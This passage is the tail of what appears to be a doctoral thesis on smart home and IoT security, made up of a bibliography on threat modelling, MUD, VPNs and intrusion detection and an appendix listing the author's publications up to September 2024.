[32] Allen Wirfs-Brock and Brendan Eich. Javascript: the first 20 years. *Proc. ACM Program. Lang.*, 4(HOPL), jun 2020.

[33] Dave Raggett. The web of things: Challenges and opportunities. *Computer*, 48(5):26–32, May 2015.

[34] Steven Ovadia. Automate the Internet With "If This Then That" (IFTTT). *Behavioral & Social Sciences Librarian*, 33(4):208–211, 2014.

[35] Eric Rescorla. HTTP Over TLS. RFC 2818, May 2000.

[36] OpenJS Foundation and Node.js contributors. Node.js. [Online] Available at: https://nodejs.org. Accessed April 10, 2024.

[37] Ken Arnold, James Gosling, and David Holmes. *The Java programming language*. Addison Wesley Professional, 2005.

[38] Nicholas H Tollervey. *Programming with MicroPython: embedded programming with microcontrollers and Python*. " O'Reilly Media, Inc.", 2017.

[39] Avraham Leff and James T. Rayfield. Web-application development using the model/view/controller design pattern. In *Proceedings Fifth IEEE International Enterprise Distributed Object Computing Conference*, pages 118–127, Sep. 2001.

[40] Gil Fink and Ido Flatow. *Introducing Single Page Applications*, pages 3–13. Apress, Berkeley, CA, 2014.

[41] OpenJS Foundation. Express. [Online] Available at: https://expressjs.com. Accessed April 10, 2024.

[42] Grant Allen and Mike Owens. *The Definitive Guide to SQLite*. Apress Berkeley, CA, 2010.

[43] Nicolas Mayer, Patrick Heymans, and Raimundas Matulevicius. Design of a modelling language for information system security risk management. In *RCIS*, pages 121–132, 2007.

[44] Gary McGraw. Software security. *IEEE Security & Privacy*, 2(2):80–83, March 2004.

[45] Suvda Myagmar, Adam J. Lee, and William Yurcik. Threat modeling as a basis for security requirements. Aug 2005.

[46] Threat Modeling Working Group. Threat modeling manifesto. [Online] Available at: https://www.threatmodelingmanifesto.org/. Accessed February 10, 2024].

[47] Adam Shostack. Experiences threat modeling at microsoft. In *Proceedings of the Workshop on Modeling Security (MODSEC08) held as part of the 2008 International Conference on Model Driven Engineering Languages and Systems (MODELS)*, page 35, Toulouse, France. September 28, 2008, 2008. CEUR.

[48] Nan Messe, Vanea Chiprianov, Nicolas Belloir, Jamal El-Hachem, Régis Fleurquin, and Salah Sadou. Asset-oriented threat modeling. In *2020 IEEE 19th International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom)*, pages 491–501, 2020.

[49] Katja Tuma, Gül Çalıklı, and Riccardo Scandariato. Threat analysis of software systems: A systematic literature review. *Journal of Systems and Software*, 144:275–294, 2018.

[50] Wenjun Xiong and Robert Lagerström. Threat modeling – a systematic literature review. *Computers & Security*, 84:53–69, 2019.

[51] Ljubomir Lazic and Nikos Mastorakis. Cost effective software test metrics. *WSEAS Transactions on Computers*, 7(6):599–619, 2008.

[52] Nataliya Shevchenko, Timothy A. Chick, Paige O'Riordan, Thomas Patrick Scanlon, and Carol Woody. Threat modeling: a summary of available methods. Technical report, Carnegie Mellon University, Software Engineering Institute, Pittsburgh, United States, 2018.

[53] Tony Ucedavélez and Marco M. Morana. *Intro to pasta*, chapter 6, pages 317–342. John Wiley & Sons, Ltd, 2015.

[54] Shawn Hernan, Scott Lambert, Tomasz Ostwald, and Adam Shostack. Threat modeling-uncover security design flaws using the STRIDE approach. *MSDN Magazine-Louisville*, pages 68–75, 2006.

[55] Rafiullah Khan, Kieran McLaughlin, David Laverty, and Sakir Sezer. STRIDE-based threat modeling for cyber-physical systems. In *2017 IEEE PES Innovative Smart Grid Technologies Conference Europe (ISGT-Europe)*, pages 1–6. IEEE, 2017.

[56] Malik Nadeem Anwar, Mohammed Nazir, and Adeeb Mansoor Ansari. Modeling Security Threats for Smart Cities: A STRIDE-Based Approach. *Smart Cities—Opportunities and Challenges. Springer*, pages 387–396, 2020.

[57] Bojan Jelacic, Daniela Rosic, Imre Lendak, Marina Stanojevic, and Sebastijan Stoja. STRIDE to a secure smart grid in a hybrid cloud. In *Computer Security*, pages 77–90. Springer, 2017.

[58] OWASP. Threat Modeling Cheat Sheet. [Online] Available at: https://cheatsheetseries.owasp.org/cheatsheets/Threat_Modeling_Cheat_Sheet.html. Accessed February 10, 2024.

[59] OWASP. OWASP Internet of Things Project. [Online] Available at: https://wiki.owasp.org/index.php/OWASP_Internet_of_Things_Project. Accessed February 25, 2024.

[60] Shantanu Pal, Michael Hitchens, Tahiry Rabehaja, and Subhas Mukhopadhyay. Security requirements for the internet of things: A systematic approach. *Sensors*, 20(20), 2020.

[61] Ryan Heartfield, George Loukas, Sanja Budimir, Anatolij Bezemskij, Johnny R.J. Fontaine, Avgoustinos Filippoupolitis, and Etienne Roesch. A taxonomy of cyber-physical threats and impact in the smart home. *Computers & Security*, 78:398–428, 2018.

[62] US Congress. Federal information security modernization act of 2014. *Public Law*, pages 113–283, 2014.

[63] FIPS Pub. Standards for security categorization of federal information and information systems. *NIST FIPS*, 199, 2004.

[64] Gavin Lowe. A hierarchy of authentication specifications. In *Proceedings 10th Computer Security Foundations Workshop*, pages 31–43, June 1997.

[65] Audun Jøsang. A consistent definition of authorization. In Giovanni Livraga and Chris Mitchell, editors, *Security and Trust Management*, pages 134–144, Cham, 2017. Springer International Publishing.

[66] Tom Coffey and Puneet Saidha. Non-repudiation with mandatory proof of receipt. *SIGCOMM Comput. Commun. Rev.*, 26(1):6–17, jan 1996.

[67] Python Software Foundation. PyPI. [Online] Available at: https://pypi.org/. [Accessed April 12, 2024].

[68] Oracle. *Oracle VM VirtualBox User Manual*, 2024.

[69] Rino Micheloni, Alessia Marelli, and Kam Eshghi. *Inside Solid State Drives (SSDs)*. Springer Singapore, July 2018.

[70] Jose Dieguez Castro. *Linux Mint*, pages 163–188. Apress, Berkeley, CA, 2016.

[71] Andrew T. Jebb, Vincent Ng, and Louis Tay. A review of key likert scale development advances: 1995–2019. *Frontiers in Psychology*, 12, 2021.

[72] Syed Ghazanfar Abbas, Shahzaib Zahid, Faisal Hussain, Ghalib A. Shah, and Muhammad Husnain. A threat modelling approach to analyze and mitigate botnet attacks in smart home use case. In *2020 IEEE 14th International Conference on Big Data Science and Engineering (BigDataSE)*, pages 122–129, Dec 2020.

[73] José L. Hernández-Ramos, Sara N. Matheu, Angelo Feraudo, Gianmarco Baldini, Jorge Bernal Bernabe, Poonam Yadav, Antonio Skarmeta, and Paolo Bellavista. Defining the behavior of IoT devices through the MUD standard: Review, challenges, and research directions. *IEEE Access*, 9:126265–126285, 2021.

[74] Tim Bray. The JavaScript Object Notation (JSON) Data Interchange Format. RFC 8259, December 2017.

[75] Martin Björklund. The YANG 1.1 Data Modeling Language. RFC 7950, August 2016.

[76] Ralph Droms. Dynamic Host Configuration Protocol. RFC 2131, March 1997.

[77] IEEE. IEEE Standard for Local and metropolitan area networks - Station and Media Access Control Connectivity Discovery. *IEEE Std 802.1AB-2016 (Revision of IEEE Std 802.1AB-2009)*, pages 1–146, March 2016.

[78] IEEE. Ieee standard for local and metropolitan area networks - secure device identity. *IEEE Std 802.1AR-2018 (Revision of IEEE Std 802.1AR-2009)*, pages 1–73, aug 2018.

[79] Kevin Yeich and Daniel Weller. Open Source Manufacture Usage Description. [Online] Available at: https://osmud.org. Accessed: March 22, 2024.

[80] Robert Zalenski. Firewall technologies. *IEEE potentials*, 21(1):24–29, feb 2002.

[81] Fei Hu, Qi Hao, and Ke Bao. A survey on Software-Defined Network and OpenFlow: From concept to implementation. *IEEE Communications Surveys & Tutorials*, 16(4):2181–2206, Fourthquarter 2014.

[82] Nick McKeown, Tom Anderson, Hari Balakrishnan, Guru Parulkar, Larry Peterson, Jennifer Rexford, Scott Shenker, and Jonathan Turner. Openflow: Enabling innovation in campus networks. *SIGCOMM Comput. Commun. Rev.*, 38(2):69–74, mar 2008.

[83] Alan Holt and Chi-Yu Huang. *OpenWrt*, pages 195–217. Springer International Publishing, Cham, 2018.

[84] Internet Protocol. RFC 791, September 1981.

[85] Ehab S. Al-Shaer and Hazem H. Hamed. Modeling and management of firewall policies. *IEEE Transactions on Network and Service Management*, 1(1):2–10, April 2004.

[86] Elisa Bertino and Nayeem Islam. Botnets and internet of things security. *Computer*, 50(2):76–79, 2017.

[87] Constantinos Kolias, Georgios Kambourakis, Angelos Stavrou, and Jeffrey Voas. DDoS in the IoT: Mirai and other botnets. *Computer*, 50(7):80–84, 2017.

[88] elttam Pty Ltd. PwnAssistant - controlling /home's via a Home Assistant RCE. [Online] Available at: https://www.elttam.com/blog/pwnassistant/. Accessed March 26, 2024].

[89] Alvaro Munoz. Securing our home labs: Home Assistant code review. [Online] Available at: https://github.blog/2023-11-30-securing-our-home-labs-home-assistant-code-review/. Accessed March 26, 2024].

[90] Lei Yang, Chris Seasholtz, Bo Luo, and Fengjun Li. Hide your hackable smart home from remote attacks: The multipath onion IoT gateways. In Javier Lopez, Jianying Zhou, and Miguel Soriano, editors, *Computer Security*, pages 575–594, Cham, Switzerland, 2018. Springer International Publishing.

[91] Kelton AP da Costa, João P Papa, Celso O Lisboa, Roberto Munoz, and Victor Hugo C de Albuquerque. Internet of Things: A survey on machine learning-based intrusion detection approaches. *Computer Networks*, 151:147–157, 2019.

[92] Antonio Langiu, Carlo Alberto Boano, Markus Schuß, and Kay Römer. UpKit: An open-source, portable, and lightweight update framework for constrained IoT devices. In *2019 IEEE 39th International Conference on Distributed Computing Systems (ICDCS)*, pages 2101–2112, Dallas, TX, USA, July 2019. IEEE, IEEE.

[93] European Union Agency for Cybersecurity. *Good practices for security of IoT: secure software development lifecycle*. European Network and Information Security Agency, nov 2019.

[94] Donna Dodson, Douglas Montgomery, W Polk, Mudumbai Ranganathan, Murugiah Souppaya, Steve Johnson, Ashwini Kadam, Craig Pratt, Darshak Thakore, Mark Walker, et al. Securing small-business and home internet of things (IoT) devices: Mitigating network-based attacks using manufacturer usage description (MUD). Technical report, National Institute of Standards and Technology, 2021.

[95] Vafa Andalibi, DongInn Kim, and L. Jean Camp. Throwing MUD into the FOG: Defending IoT and fog by expanding MUD to fog network. In *2nd USENIX Workshop on Hot Topics in Edge Computing (HotEdge 19)*, Renton, WA, jul 2019. USENIX Association.

[96] Flavio Bonomi, Rodolfo Milito, Jiang Zhu, and Sateesh Addepalli. Fog computing and its role in the internet of things. In *Proceedings of the First Edition of the MCC Workshop on Mobile Cloud Computing*, MCC '12, page 13–16, New York, NY, USA, 2012. Association for Computing Machinery.

[97] Angelo Feraudo, Poonam Yadav, Vadim Safronov, Diana Andreea Popescu, Richard Mortier, Shiqiang Wang, Paolo Bellavista, and Jon Crowcroft. CoLearn: Enabling federated learning in MUD-compliant IoT edge networks. In *Proceedings of the Third ACM International Workshop on Edge Systems, Analytics and Networking*, EdgeSys '20, pages 25–30, New York, NY, USA, 2020. Association for Computing Machinery.

[98] Syed Muhammad Sajjad, Muhammad Yousaf, Humaira Afzal, and Muhammad Rafiq Mufti. eMUD: Enhanced Manufacturer Usage Description for IoT Botnets Prevention on Home WiFi Routers. *IEEE Access*, 8:164200–164213, 2020.

[99] ZhongYi Jin, Young M Lee, Clifford H Copass, and Youngchoon Park. Building system with dynamic manufacturer usage description (MUD) files based on building model queries, Aug 2022. US Patent 11,411,999.

[100] Angelo Feraudo, Diana Andreea Popescu, Poonam Yadav, Richard Mortier, and Paolo Bellavista. Mitigating iot botnet ddos attacks through mud and ebpf based traffic filtering, 2023.

[101] Eliot Lear and Owen Friel. Bandwidth Profiling Extensions for MUD. Internet-Draft draft-lear-opsawg-mud-bw-profile-01, Internet Engineering Task Force, Jul 2019. Work in Progress.

[102] Arto Salomaa. *Public-Key Cryptography*. Texts in Theoretical Computer Science. An EATCS Series. Springer Berlin Heidelberg, 1996.

[103] Jay Beale, Angela Orebaugh, and Gilbert Ramirez. *Wireshark & Ethereal network protocol analyzer toolkit*. Elsevier, 2006.

[104] Michael Paik, Jerónimo Irazábal, Dennis Zimmer, Michele Meloni, and Valentin Padurean. immudb: A lightweight, performant immutable database, 2020.

[105] Pinyaphat Tasatanattakool and Chian Techapanupreeda. Blockchain: Challenges and applications. In *2018 International Conference on Information Networking (ICOIN)*, pages 473–475, Chiang Mai, Thailand, Jan 2018. IEEE.

[106] Quynh Dang. Secure hash standard, 2015-08-04 2015.

[107] Austin Wright, Henry Andrews, Ben Hutton, and Greg Dennis. JSON Schema: A Media Type for Describing JSON Documents, June 2022. Work in Progress.

[108] Sharon Boeyen, Stefan Santesson, Tim Polk, Russ Housley, Stephen Farrell, and David Cooper. Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile. RFC 5280, May 2008.

[109] Heqing Huang, Sencun Zhu, Peng Liu, and Dinghao Wu. A framework for evaluating mobile app repackaging detection algorithms. In Michael Huth, N. Asokan, Srdjan Čapkun, Ivan Flechais, and Lizzie Coles-Kemp, editors, *Trust and Trustworthy Computing*, pages 169–186, Berlin, Heidelberg, 2013. Springer Berlin Heidelberg.

[110] Fulvio Corno and Luca Mannella. Security evaluation of arduino projects developed by hobbyist IoT programmers. *Sensors*, 23(5), 2023.

[111] Andreas Steffen and others. strongSwan: Open Source, modular and portable IPsec-based VPN Solution. [Online] Available at: https://www.strongswan.org/. [Accessed June 05, 2024].

[112] R. Venkateswaran. Virtual Private Networks. *IEEE Potentials*, 20(1):11–15, 2001.

[113] Shashank Khanvilkar and Ashfaq Khokhar. Virtual private networks: an overview with performance evaluation. *IEEE Communications Magazine*, 42(10):146–154, oct 2004.

[114] Rohit Ramesh Jadhav and Parth Sandeep Sheth. VPN: Overview and Security Risks. *International Journal of Advanced Research in Science, Communication and Technology*, pages 305–309, jul 2021.

[115] Eric Rescorla. The Transport Layer Security (TLS) Protocol Version 1.3. RFC 8446, August 2018.

[116] Sheila Frankel and Suresh Krishnan. IP Security (IPsec) and Internet Key Exchange (IKE) Document Roadmap. RFC 6071, feb 2011.

[117] Ishaan Lodha, Lakshana Kolur, K. Sree Hari, and Prasad Honnavalli. *Secure Wireless Internet of Things Communication Using Virtual Private Networks*, pages 735–742. Springer Singapore, Singapore, 2020.

[118] Rodrigo Roman, Jianying Zhou, and Javier Lopez. On the features and challenges of security and privacy in distributed Internet of Things. *Computer Networks*, 57(10):2266–2279, jul 2013.

[119] Z. Chiba, N. Abghour, K. Moussaid, O. Lifandali, and R. Kinta. A Deep Study of Novel Intrusion Detection Systems and Intrusion Prevention Systems for Internet of Things Networks. *Procedia Computer Science*, 210:94–103, 2022.

[120] Ansam Khraisat, Iqbal Gondal, Peter Vamplew, and Joarder Kamruzzaman. Survey of intrusion detection systems: techniques, datasets and challenges. *Cybersecurity*, 2(1), jul 2019.

[121] Pietro Spadaccino and Francesca Cuomo. Intrusion Detection Systems for IoT: opportunities and challenges offered by Edge Computing and Machine Learning. *ITU Journal on Future and Evolving Technologies (ITU J-FET)*, December 2020.

[122] Ajay Kumar, K. Abhishek, M.R. Ghalib, A. Shankar, and X. Cheng. Intrusion detection and prevention system for an IoT environment. *Digital Communications and Networks*, 8(4):540–551, 2022.

[123] Emad E. Abdallah, Wafa' Eleisah, and Ahmed Fawzi Otoom. Intrusion Detection Systems using Supervised Machine Learning Techniques: A survey. *Procedia Computer Science*, 201:205–212, 2022.

[124] ETSI, 650, Route des Lucioles, Valbonne - Sophia Antipolis, France. *ETSI GS NFV 003 V1.2.1: Network Functions Virtualisation (NFV)*, 2014. Available online: https://www.etsi.org/deliver/etsi_gs/nfv/001_099/003/01.02.01_60/gs_nf (accessed October 04, 2023).

[125] Paul Mockapetris. DNS encoding of network names and other types. RFC 1101, April 1989.

[126] Matt Holdrege and Pyda Srisuresh. IP Network Address Translator (NAT) Terminology and Considerations. RFC 2663, August 1999.

[127] Rashid Mijumbi, Joan Serrat, Juan-Luis Gorricho, Niels Bouten, Filip De Turck, and Raouf Boutaba. Network Function Virtualization: State-of-the-Art and Research Challenges. *IEEE Communications Surveys & Tutorials*, 18(1):236–262, 2016.

[128] ETSI, 650, Route des Lucioles, Valbonne - Sophia Antipolis, France. *NFV Whitepaper: Network Function Virtualization, issue 1*, October 2012. Available online: https://portal.etsi.org/nfv/nfv_white_paper.pdf (accessed 04-October-2023).

[129] Marco De Benedictis, Antonio Lioy, and Paolo Smiraglia. Container-based design of a Virtual Network Security Function. In *2018 4th IEEE Conference on Network Softwarization and Workshops (NetSoft)*, pages 55–63, Montreal (Canada), jun June 25-29, 2018. IEEE.

[130] Muhammad Naveed Aman, Uzair Javaid, and Biplab Sikdar. Security function virtualization for iot applications in 6g networks. *IEEE Communications Standards Magazine*, 5(3):90–95, Sep. 2021.

[131] George Coker, Joshua Guttman, Peter Loscocco, Amy Herzog, Jonathan Millen, Brian O'Hanlon, John Ramsdell, Ariel Segall, Justin Sheehy, and Brian Sniffen. Principles of remote attestation. *International Journal of Information Security*, 10(2):63–81, Jun 2011.

[132] Mikhail Zolotukhin and Timo Hämäläinen. On Artificial Intelligent Malware Tolerant Networking for IoT. In *2018 IEEE Conference on Network Function Virtualization and Software Defined Networks (NFV-SDN)*, pages 1–6, Nov 2018.

[133] Sixto Ortiz. Software-defined networking: On the verge of a breakthrough? *Computer*, 46(07):10–12, 2013.

[134] Nadra Guizani and Arif Ghafoor. A Network Function Virtualization System for Detecting Malware in Large IoT Based Networks. *IEEE Journal on Selected Areas in Communications*, 38(6):1218–1228, June 2020.

[135] Alex Graves. *Long Short-Term Memory*, pages 37–45. Springer Berlin Heidelberg, Berlin, Heidelberg, 2012.

[136] Sydney Mambwe Kasongo. An Advanced Intrusion Detection System for IIoT Based on GA and Tree Based Algorithms. *IEEE Access*, 9:113199–113212, 2021.

[137] Emiliano Sisinni, Abusayeed Saifullah, Song Han, Ulf Jennehag, and Mikael Gidlund. Industrial internet of things: Challenges, opportunities, and directions. *IEEE Transactions on Industrial Informatics*, 14(11):4724–4734, Nov 2018.

[138] Mandavilli. Srinivas and Lalit M. Patnaik. Genetic algorithms: A survey. *Computer*, 27(6):17–26, June 1994.

[139] Songqing Chen, Tao Zhang, and Weisong Shi. Fog computing. *IEEE Internet Computing*, 21(2):4–6, Mar 2017.

[140] Jelena Mirkovic and Peter Reiher. A Taxonomy of DDoS Attack and DDoS Defense Mechanisms. *ACM SIGCOMM Computer Communication Review*, 34(2):39—-53, apr 2004.

[141] Amir Basati and Mohammad Mehdi Faghih. PDAE: Efficient network intrusion detection in IoT using parallel deep auto-encoders. *Information Sciences*, 598:57–74, 2022.

[142] Ali Sunyaev. *Distributed Ledger Technology*, pages 265–299. Springer International Publishing, 2020.

[143] Wazir Zada Khan, Ejaz Ahmed, Saqib Hakak, Ibrar Yaqoob, and Arif Ahmed. Edge computing: A survey. *Future Generation Computer Systems*, 97:219–235, 2019.

[144] Rajesh Kumar Sharma and Ravi Singh Pippal. Malicious Attack and Intrusion Prevention in IoT Network using Blockchain based Security Analysis. In *2020 12th International Conference on Computational Intelligence and Communication Networks (CICN)*, pages 380–385, Sep. 2020.

[145] Chao Jiang, Jian Kuang, and Shirui Wang. Home IoT Intrusion Prevention Strategy Based on Edge Computing. In *2019 IEEE 2nd International Conference on Electronics and Communication Engineering (ICECE)*, pages 94–98, Dec 2019.

[146] Jeberson Retna Raj and Senduru Srinivasulu. Design of IoT Based VPN Gateway for Home Network. In *2022 International Conference on Electronics and Renewable Systems (ICEARS), Tuticorin, Tamil Nadu, India, 16–18 March 2022*, pages 561–564, March 2022.

[147] Jinpo Fan, Zhiqiang Wang, and Changchun Li. Design and Implementation of IoT Gateway Security System. In *2019 International Conference on Artificial Intelligence and Advanced Manufacturing (AIAM), Dublin, Ireland, 16–18 October 2019*, pages 156–162, Oct 2019.

[148] Salem Alharbi, Peter Rodriguez, Rajaputhri Maharaja, Prashant Iyer, Nivethitha Subaschandrabose, and Zilong Ye. Secure the Internet of Things with challenge response authentication in fog computing. In *2017 IEEE 36th International Performance Computing and Communications Conference (IPCCC), San Diego, California, USA, 10–12 December 2017*, pages 1–2. IEEE, Dec 2017.

[149] Chaimae Zedak, Anass Lekbich, Abdelaziz Belfqih, Jamal Boukherouaa, Touria Haidi, and Faissal El Mariami. A proposed secure remote data acquisition architecture of photovoltaic systems based on the Internet of Things. In *2018 6th International Conference on Multimedia Computing and Systems (ICMCS)*, pages 1–5, May 2018.

[150] Theo Combe, Antony Martin, and Roberto Di Pietro. To docker or not to docker: A security perspective. *IEEE Cloud Computing*, 3(5):54–62, Sep. 2016.

[151] Netfilter. iptables. [Online] Available at: https://www.netfilter.org/projects/iptables/index.html. [Accessed June 05, 2024].

[152] Charlie Kaufman, Paul E. Hoffman, Yoav Nir, Pasi Eronen, and Tero Kivinen. Internet Key Exchange Protocol Version 2 (IKEv2). RFC 7296, oct 2014.

[153] Daniele Canavese, Leonardo Regano, Cataldo Basile, Gabriele Ciravegna, and Antonio Lioy. Encryption-agnostic classifiers of traffic originators and their application to anomaly detection. *Computers & Electrical Engineering*, 97:107621, 2022.

[154] Euclides Carlos Pinto Neto, Sajjad Dadkhah, Raphael Ferreira, Alireza Zohourian, Rongxing Lu, and Ali A. Ghorbani. CICIoT2023: A Real-Time Dataset and Benchmark for Large-Scale Attacks in IoT Environment. *Sensors*, 23(13), 2023.

[155] Wesley Eddy. Transmission Control Protocol (TCP). RFC 9293, aug 2022.

[156] Jana Iyengar and Martin Thomson. QUIC: A UDP-Based Multiplexed and Secure Transport. RFC 9000, may 2021.

[157] Jonathan Bruce Postel. Internet Control Message Protocol. RFC 792, sep 1981.

[158] Ahmad Azab, Mahmoud Khasawneh, Saed Alrabaee, Kim-Kwang Raymond Choo, and Maysa Sarsour. Network traffic classification: Techniques, datasets, and challenges. *Digital Communications and Networks*, 10(3):676–692, 2024.

[159] Hamid Tahaei, Firdaus Afifi, Adeleh Asemi, Faiz Zaki, and Nor Badrul Anuar. The rise of traffic classification in iot networks: A survey. *Journal of Network and Computer Applications*, 154:102538, 2020.

[160] Nilesh Jadav, Nitul Dutta, Hiren Kumar Deva Sarma, Emil Pricop, and Supeep Tanwar. A machine learning approach to classify network traffic. In *2021 13th International Conference on Electronics, Computers and Artificial Intelligence (ECAI)*, pages 1–6, 2021.

[161] Yibin Zhang, Guan Gui, and Shiwen Mao. A lightweight malware traffic classification method based on a broad learning architecture. *IEEE Internet of Things Journal*, 10(23):21131–21132, 2023.

[162] Diana Gratiela Berbecaru, Stefano Giannuzzi, and Daniele Canavese. Autoencoder-SAD: An Autoencoder-based Model for Security Attacks Detection. In *2023 IEEE Symposium on Computers and Communications (ISCC), Gammarth, Tunisia, 9–12 July 2023*, pages 758–763, 2023.

[163] Daniele Canavese, Leonardo Regano, Cataldo Basile, Gabriele Ciravegna, and Antonio Lioy. Data set and machine learning models for the classification of network traffic originators. *Data in Brief*, 41:107968, 2022.

[164] Cataldo Basile, Daniele Canavese, Leonardo Regano, Ignazio Pedone, and Antonio Lioy. A model of capabilities of network security functions. In *2022 IEEE 8th International Conference on Network Softwarization (NetSoft), Milan, Italy, 27 June–1 July 2022*, pages 474–479, 2022.

Appendix A

Publications

Publication updated to September 2024.

A.1 International Journals

1. Daniele Canavese, Luca Mannella, Leonardo Regano and Cataldo Basile **Security at the Edge for Resource-Limited IoT Devices** in: Sensors 2024, MDPI, Volume 24, Issue 2, pages 16,
   ISSN: 1424-8220,
   DOI: 10.3390/s24020590

2. Fulvio Corno and Luca Mannella **Security Evaluation of Arduino Projects Developed by Hobbyist IoT Programmers** in: Sensors 2023, MDPI, Volume 23, Issue 5, pages 23,
   ISSN: 1424-8220,
   DOI: 10.3390/s23052740

3. Fulvio Corno, Luigi De Russis and Luca Mannella **Helping novice developers harness security issues in cloud-IoT systems** in: Journal of Reliable Intelligent Environments, Springer, Volume 8, Issue 3, pages 261–283 (2022),
   ISSN: 2199-4668,
   DOI: 10.1007/s40860-022-00175-4

A.2 Proceedings

1. Nicola Scarano, Luca Mannella, Alessandro Savino, Stefano Di Carlo (*in press*) **Can social media shape the security of next-generation connected vehicles?** in: 2024 IEEE 30th International Symposium on On-Line Testing and Robust System Design (IOLTS), IEEE, Rennes, France, July 3-5, 2024, pages: 4,
ISBN: 979-8-3503-7055-3
DOI: 10.1109/IOLTS60994.2024.10616053

2. Sadek Misto Kirdi, Nicola Scarano, Franco Oberti, Luca Mannella, Stefano Di Carlo, Alessandro Savino (*in press*) **Vehicular Modular Architecture for detailed CAN attacks Simulation** in: 2024 IEEE Symposium on Computers and Communications (ISCC), IEEE, Paris, France, June 26-29, 2024, pages: 6

3. Luca Mannella, Daniele Canavese and Leonardo Regano (*in press*) **Detecting Cryptomining Traffic in IoT Networks** in: Proceedings of the 9th International Conference on Smart and Sustainable Technologies (SpliTech 2024), IEEE, Split/Bol, Croatia, June 25-28, 2024, pages: 6,
ISBN: 978-953-290-135-1
DOI: 10.23919/SpliTech61897.2024.10612663

4. Leonardo Regano, Daniele Canavese and Luca Mannella (*in press*) **A Privacy-Preserving Approach for Vulnerability Scanning Detection** in: Proceeding of ITASEC 2024: The Italian Conference on CyberSecurity, CEUR-WS, Salerno, Italy, April 08-12, 2024, pages: 11

5. Fulvio Corno and Luca Mannella (2023) **A Gateway-based MUD Architecture to Enhance Smart Home Security** in: Proceedings of the 8th International Conference on Smart and Sustainable Technologies (SpliTech 2023), IEEE, Split/Bol, Croatia, June 20-23, 2023, pages: 6,
ISBN: 978-953290128-3
DOI: 10.23919/SpliTech58164.2023.10193747

6. Fulvio Corno and Luca Mannella (2022) **A Threat Model for Extensible Smart Home Gateways** in: Proceedings of the 7th International Conference on Smart and Sustainable Technologies (SpliTech 2022), IEEE, Split/Bol, Croatia, July 05-08, 2022, pages: 6,

ISBN: 978-953290128-3
DOI: 10.23919/SpliTech55088.2022.9854235

7. Fulvio Corno, Luigi De Russis and Luca Mannella (2021) **Perception of security issues in the development of Cloud-IoT systems by a novice programmer** in: Ambient Intelligence and Smart Environments, IOS Press, Volume 29: Intelligent Environments 2021, 17th International Conference on Intelligent Environments, Dubai, United Arab Emirates (online), June 21-24, 2021, pages: 5–15,
ISBN: 978-164368187-0, 978-164368186-3,
DOI: 10.3233/AISE210074